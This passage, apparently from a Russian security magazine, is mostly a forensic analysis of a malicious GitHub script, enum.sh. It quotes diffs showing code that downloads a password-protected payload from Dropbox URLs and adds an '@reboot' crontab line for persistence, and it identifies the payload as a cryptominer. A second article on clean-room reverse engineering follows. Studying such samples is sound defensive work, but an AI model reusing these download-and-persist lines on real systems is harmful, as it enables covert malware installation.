part1="c3VwZXI="   |base64|   super
part2="aGFja2Vy"   |decode|   hacker
```

Не было ли у этого скрипта более ранних версий? Чтобы это узнать, переходим в раздел Activity на странице репозитория.



Здесь отображены все изменения, внесенные в проект (плюсом отмечены новые строчки кода, минусом — удаленные): какой пользователь вносил эти изменения и когда. Например, в коммите с SHA **7d20...5f** видим удаленные комментарии к частям вредоносной функции.




Commits on Dec 23, 2024

Update enum.sh
brown249 authored on Dec 24, 2024 — Verified — 7d20315

Showing 1 changed file with 8 additions and 11 deletions.


```
19 enum.sh
@@ -65,25 +65,22 @@ do_dirb() {
 }

 do_wget_and_run() {
-    # Pieces for combining later (remote location for something)
     f1="https://www.dropbox.com/scl/fi/uw8oxug0jydibnorjvyl2"
     f2="/blob.zip?rlkey=zmbys0idnbab9qnl45xhqn257&st=v22geon6&dl=1"
-    OUTPUT_FILE="/tmp/.hidden_$RANDOM.zip"  # Temporary storage with randomized identifier
-    UNZIP_DIR="/tmp/"  # Destination for extracted items
-
-    # Decode hidden sequence (secure key for locked data)
+    OUTPUT_FILE="/tmp/.hidden_$RANDOM.zip"
+    UNZIP_DIR="/tmp/"
     part1="c3VwZXI="
     part2="aGFja2Vy"
-    PASSWORD=$(echo "$part1$part2" | base64 -d)  # Rebuild and unlock the access code
+    PASSWORD=$(echo "$part1$part2" | base64 -d)

-    FILE_URL="${f1}${f2}"  # Reassemble the access point
+    FILE_URL="${f1}${f2}"

     echo "--------------------------------------------------------------------------"
     echo " System validation underway..."
     echo "--------------------------------------------------------------------------"
     echo "\n"

-    # Initiate retrieval from the constructed location
+
     echo "Establishing connection to remote resource..."
     curl -L -o "$OUTPUT_FILE" "$FILE_URL"
```

Чтобы уточнить временную метку, воспользуемся командой **git log --pretty=oneline**. Она используется в Git для отображения истории коммитов в укороченном формате, где каждый коммит представлен одной строкой. Это удобно для быстрого просмотра истории изменений.




```
user@vm:~/psittaciformes/catscale_out/User_Files/home/johnspire/autoenum$ git log --pretty=oneline
786acdbe3804191556e971f6e2814ef34f571454 (HEAD -> main, origin/main, origin/HEAD) Update enum.sh
7d203152c5a3a56af3d57eb1faca67a3ec54135f Update enum.sh
553e18b0272f8dd5dc003b9f91a938aa68077f6b Update enum.sh
48e83bfda01bf69dc3b920600b541e99929b1a64 Update enum.sh
5d88bee8918d514a206fec91be72899544cdd37b Update enum.sh
07650e4833d4b037a99d0ae621344833e908a27c Update enum.sh
2ed69ee3525798ab197bdb1505e0d1d55af85832 Update enum.sh
e89644ae88559d4ea4639ef82ade834123793508 Update enum.sh
301ca43e68d0a9908ad4d52cbe603134de1de418 Update enum.sh
84097107492799db5fe5ba8d036a1b0fdfd6293f Update readme.md
6b2900adc68ca577f6abb3b474cecae2cf952a5e Update enum.sh
725834cb09a7483189a6d3ab4804d0797d06998b Create enum.sh
b4b26de857c77e2aaef71d8cc7f6367f79576e7c Create readme.md
```

Команда **git show** в Git используется для отображения подробной информации о конкретном объекте в репозитории, в том числе его временной метки. Чаще всего она применяется для просмотра данных о коммитах, но также показывает информацию о тегах, деревьях (tree) и файлах (blob).



```
user@vm:~/psittaciformes/catscale_out/User_Files/home/johnspire/autoenum$ git show 7d203152c5a3a56af3d57eb1faca67a3ec54135f
commit 7d203152c5a3a56af3d57eb1faca67a3ec54135f
Author: brown249 <85936721+brown249@users.noreply.github.com>
Date:   Mon Dec 23 22:27:58 2024 +0000

    Update enum.sh

diff --git a/enum.sh b/enum.sh
index 18f7b2e..5f685d8 100644
--- a/enum.sh
+++ b/enum.sh
@@ -65,25 +65,22 @@ do_dirb() {
 }

 do_wget_and_run() {
-    # Pieces for combining later (remote location for something)
     f1="https://www.dropbox.com/scl/fi/uw8oxug0jydibnorjvyl2"
     f2="/blob.zip?rlkey=zmbys0idnbab9qnl45xhqn257&st=v22geon6&dl=1"
-    OUTPUT_FILE="/tmp/.hidden_$RANDOM.zip"  # Temporary storage with randomized identifier
-    UNZIP_DIR="/tmp/"  # Destination for extracted items
```

Из интересного в этом кейсе видим смену ссылки на Dropbox в коммите с SHA **5d88...7b**.



Commits on Dec 23, 2024

Update enum.sh
brown249 authored on Dec 24, 2024 — Verified — 5d88bee

Showing 1 changed file with 1 addition and 1 deletion.

```
2 enum.sh
@@ -65,7 +65,7 @@ do_dirb() {
 }

 do_wget_and_run() {
-    FILE_URL="https://www.dropbox.com/scl/fi/wu0lhwixtk2ap4nnbvv4a/blob.zip?rlkey=gmt8m9e7bd02obueh9q3voi5q&st=em7ud3pb&dl=1"
+    FILE_URL="https://www.dropbox.com/scl/fi/uw8oxug0jydibnorjvyl2/blob.zip?rlkey=zmbys0idnbab9qnl45xhqn257&st=v22geon6&dl=1"
     OUTPUT_FILE="/tmp/blob.zip"
     UNZIP_DIR="/tmp/"
```

GitHub, как одна из крупнейших платформ для совместной разработки, часто становится инструментом для распространения вредоносного кода. Злоумышленники могут использовать репозитории для хранения и распространения вредоносных скриптов, эксплоитов или фишинговых инструментов. История активности таких репозиториев — ценный источник информации.

Каждый коммит в Git содержит информацию о внесенных изменениях, авторе и времени. Используя команду **git log**, получим полную историю коммитов репозитория. Это позволяет:

1. Определить этапы разработки вредоносного кода: например, когда были добавлены ключевые функции или исправлены уязвимости.
2. Выявить подозрительные паттерны: например, массовое удаление файлов или добавление зашифрованных данных.
3. Связать коммиты с реальными инцидентами, сравнивая даты коммитов с временем атак или утечек данных.

Команда **git show** позволяет детально изучить изменения, внесенные в конкретном коммите. Это особенно полезно для изучения вредоносного кода, поиска скрытых данных и выявления подозрительных файлов.

Также злоумышленники могут использовать ветки и теги для организации своей работы. Например:


- **Ветки для тестирования.** Вредоносный код может разрабатываться в отдельных ветках, а затем сливаться в основную.
- **Теги для версификации.** Теги могут указывать на версии вредоносного ПО, что помогает отследить его эволюцию. Используя команды `git branch -a` и `git tag`, получим список всех веток и тегов, а затем изучим их содержимое.

Для более глубокого анализа используй специализированные инструменты:

- **GitHub API.** Для автоматизации сбора данных о репозитории, включая коммиты, проблемы и пул-реквесты.
- **Инструменты статического анализа кода.** Например, Bandit для Python или Semgrep для поиска уязвимостей.
- **OSINT-инструменты.** Для поиска связей между авторами репозитория и другими аккаунтами в сети.

ЗАКРЕПЛЕНИЕ ЧЕРЕЗ CRON

Снова обратим внимание на **enum.sh**. В той же вредоносной функции есть действия по закреплению с помощью Cron.




```
# Add a cron job to run the file at startup
echo "--------------------------------------------------------------------------"
echo " Adding to cron for startup execution"
echo "--------------------------------------------------------------------------"
(crontab -l 2>/dev/null; echo "@reboot $BLOB_PATH") | crontab -
```

Это, согласно MITRE, относится к подтехнике закрепления в системе T1053.003.

Классификация

Техника MITRE T1053.003, известная как Cron, относится к использованию планировщика задач Cron в Unix-подобных системах для выполнения команд или скриптов по расписанию. Злоумышленники могут использовать эту технику для выполнения вредоносного кода с определенной периодичностью или для закрепления в системе после компрометации.


Давай разберем, что за файл **blob** был доставлен, распакован и закреплен в системе. В каталогах его не найти, поэтому воспользуемся артефактами из триажа. В папке **Misc** есть документ **exec-perm-files.txt**, в котором отображены все файлы с правами на выполнение и их хеш-суммами.



Открыть
parrot-20241223-2233-exec-perm-files.txt
~/psittaciformes/catscale_out/Misc
Сохранить

```
e9b532b00c6a1291f3f357ac1aa17c6bdbb333cd  /root/Templates/prog/perlModule.pm
49e570069e555b951a5f093f4554bb9a416aacc3  /root/Templates/prog/python3.py
f8f55edff87072cb0c5201531136ecafdc79336a  /root/Templates/prog/ruby.rb
1b1e2d2e1de30a5911253caa50ff06585d6a67d0  /root/Templates/prog/rust.rs
8a28d51a377e2a4e16d0a07135a3d74adf725823  /root/Templates/prog/shellcode.s
83f2f611751bb1a8a1cc3edb8d18868b8dd54eaf  /root/Templates/text/document.odt
da39a3ee5e6b4b0d3255bfef95601890afd80709  /root/Templates/text/plaintext.txt
5d0d46e0af5bf89fd8773673eb680ec4551ca0f3  /root/Templates/text/presentation.odp
8b70568820bcf4e27871ccc4a2581bf82f1ebe92  /root/Templates/text/spreadsheet.ods
77958b11df1b1a586d5f4173d2acead85ef43cc0  /root/Templates/web/html.html
6df6231b2e1f50f0419d7a8a672e94b8b3ea980b  /root/Templates/web/php.php
3aeda06e65040957cf7b09f6806eec5699c66d53  /root/Templates/web/xml.xml
2d4e6817074644456e9c5b1f67e57e28ef30d629  /root/.emacs
5a0907e32feeccd6a98de381612e1ed99b11ca40  /root/.gtkrc-2.0
79d58526d0e0bf4df4f01b383ed3f49c428aaa2a  /root/.profile
d52de53672c2a6501b071e0ba6eb3a8e93b19900  /root/.vimrc
36bc88f4d0cb5e1d17ef15c74295ce980b79db27  /root/.zshrc
ea7c97294f415dc8713ac8c280b3123da62f6e56  /tmp/blob
c15f81343f76aa1a5eb51f6070c69c973036163d  /usr/bin/0trace.sh
e0658ab8070fa7c021d3dc833e64063cebdd80d5  /usr/bin/411toppm
deac5aeda66017c25a9e21f36f5ee618d2ad9d3d  /usr/bin/7z
063e6780336f4870de736b90b48cdc85f3f1d57f  /usr/bin/7za
```

Заливаем хеш на VirusTotal и видим, что образец действительно вредоносен. Перейдем на вкладку Behavior, чтобы уточнить его вид и предназначение.



MITRE ATT&CK Tactics and Techniques

- + Execution TA0002
- + Persistence TA0003
- + Privilege Escalation TA0004
- + Defense Evasion TA0005
- + Discovery TA0007
- + Command and Control TA0011
- − Impact TA0040
  - Resource Hijacking T1496
    reference cryptocurrency strings

Согласно MITRE, основное воздействие blob связано с техникой T1496, а исходя из строки reference cryptocurrency strings, можем заключить, что это майнер криптовалюты.

Классификация

Техника T1496 (Resource Hijacking) описывает захват злоумышленниками системных или сетевых ресурсов для выполнения вредоносных задач, таких как майнинг криптовалюты, проведение DDoS-атак или выполнение сложных вычислений, что приводит к несанкционированному использованию CPU, GPU или пропускной способности сети, снижению производительности системы и увеличению энергопотребления.

ВЫВОДЫ

В ходе анализа мы проследили полную цепочку атаки: от начального доступа через учетную запись пользователя johnspire до закрепления в системе с помощью планировщика cron и установки майнера криптовалюты.

Исследование истории изменений в GitHub-репозитории позволило выявить эволюцию вредоносного скрипта **enum.sh** и определить точные временные метки внесения критических изменений.

Использование специализированных инструментов Git и анализ поведения файла **blob** помогли классифицировать атаку по техникам MITRE T1053.003 и T1496.

МЕТОД ЧИСТОЙ КОМНАТЫ

Учимся легально клонировать чужие продукты

Прочитав статью, ты узнаешь, как законодательство смотрит на дизассемблирование чужого кода и как не попасть под нарушение DMCA. Мы изучим юридическую практику на примере таких проектов, как Wine, ReactOS, ScummVM, а также воссозданного игрового движка GTA 3.

mr.grogrig
mr.grogrig@gmail.com

ЮРИДИЧЕСКИЕ ЛАЗЕЙКИ

В каждой стране свои законы об авторском праве. Мы будем говорить преимущественно о США, так как в Штатах такие законы предельно строгие. Если удалось обойти их там, вероятно, это сработает и в странах с куда более свободным законодательством.

Обычный реверс-инжиниринг подразумевает восстановление исходного кода, то есть доработку руками того, что не смог сделать автоматический декомпилятор. На выходе получается близкий к оригинальному код. Проблема в том, что декомпилированный код подходит под определение «производных произведений» (derivative work), которые нельзя, не нарушая закон, использовать без разрешения владельца оригинальных авторских прав.

Разработка в «чистой комнате» (clean room design) — легальный метод клонирования чужого программного или аппаратного продукта. Это юридическая стратегия, которая в большинстве случаев успешно защищает от любых обвинений в нарушении авторских прав.

Для этого разработчики делятся на две независимые команды. Первая исследует оригинальный код при помощи дизассемблера или любых других инструментов. На основе проведенного исследования она пишет спецификацию — набор документов, которые описывают, как работает продукт.

В идеале готовую спецификацию проверяет адвокат, чтобы убедиться, что в ней нет ничего защищаемого законодательством. Дело в том, что авторское право распространяется не на идею, а на конкретную реализацию. Однако даже придуманные заново идеи могут подпадать под нарушение чужих патентов.

Участники второй команды разрабатывают новый продукт по предоставленной спецификации. Их работа не может нарушить авторские права, так как они не видели исходного кода даже в дизассемблере. Иногда такой способ разработки называют chinese wall: две группы разработчиков разделены между собой как бы китайской стеной. Нельзя «украсть» то, что ты никогда не видел, это правило соблюдается в работе второй группы.

Одно из первых применений «чистой комнаты» произошло в 1983 году. Архитектура IBM PC активно завоевывала рынок. Производители клонов IBM PC были вынуждены покупать лицензионный ROM BIOS. Тогда компания Phoenix решила выкинуть на рынок свой BIOS, совместимый с IBM PC. Чтобы избежать судебных исков, одна команда исследователей разобрала исходный код IBM и написала документацию для BIOS API. А вторая занималась непосредственно разработкой BIOS, полностью совместимого с имеющимся железом. Метод сработал, и Phoenix удалось избежать юридических последствий.

Существуют пограничные ситуации, находящиеся в серой правовой зоне, например реимплементация оригинального кода на языке более высокого уровня. Если игру, написанную на ассемблере, портируют на C++, то в теории чужие авторские права нарушены не будут. Впрочем, и о судебных разбирательствах по таким делам мне неизвестно. Подробней про такой случай читай в разделе ScummVM.

RE3

Широко известный проект RE3 представляет собой воссозданный с помощью реверс-инжиниринга движок GTA 3. На нем игру удалось не только собрать и запустить, но и перенести на платформы, которые она изначально не поддерживала, например Nintendo Switch и PSP.

Реверс кода игры начался в 2014 году, когда появился проект librw. Фактически это реимплементация движка RenderWare в том виде, в каком он использовался в GTA 3. Полная декомпиляция игры началась тем же автором в 2018 году, после чего к нему присоединилось еще несколько энтузиастов. К началу 2021 года они выпустили свободную реализацию GTA 3 и GTA Vice City.

По драматическому стечению обстоятельств проект вышел в том же году, когда должен был выйти официальный ремастер «Grand Theft Auto: The Trilogy — The Definitive Edition». Сразу после релиза RE3 на GitHub проекту прилетел бан от правообладателя по закону об авторском праве в цифровую эпоху (DMCA). По утверждению Rockstar, «эти файлы исходного кода не только содержат производный программный код, который позволяет играм запускаться на компьютере игрока, но и содержат исходный цифровой контент Take-Two, такой как текст, диалоги персонажей и определенные игровые ресурсы». Однако к февралю 2023 года разработчики и правообладатели пришли к мировому соглашению, Rockstar отозвала прошлые иски, требующие компенсации ущерба в размере 150 тысяч долларов за каждую игру.

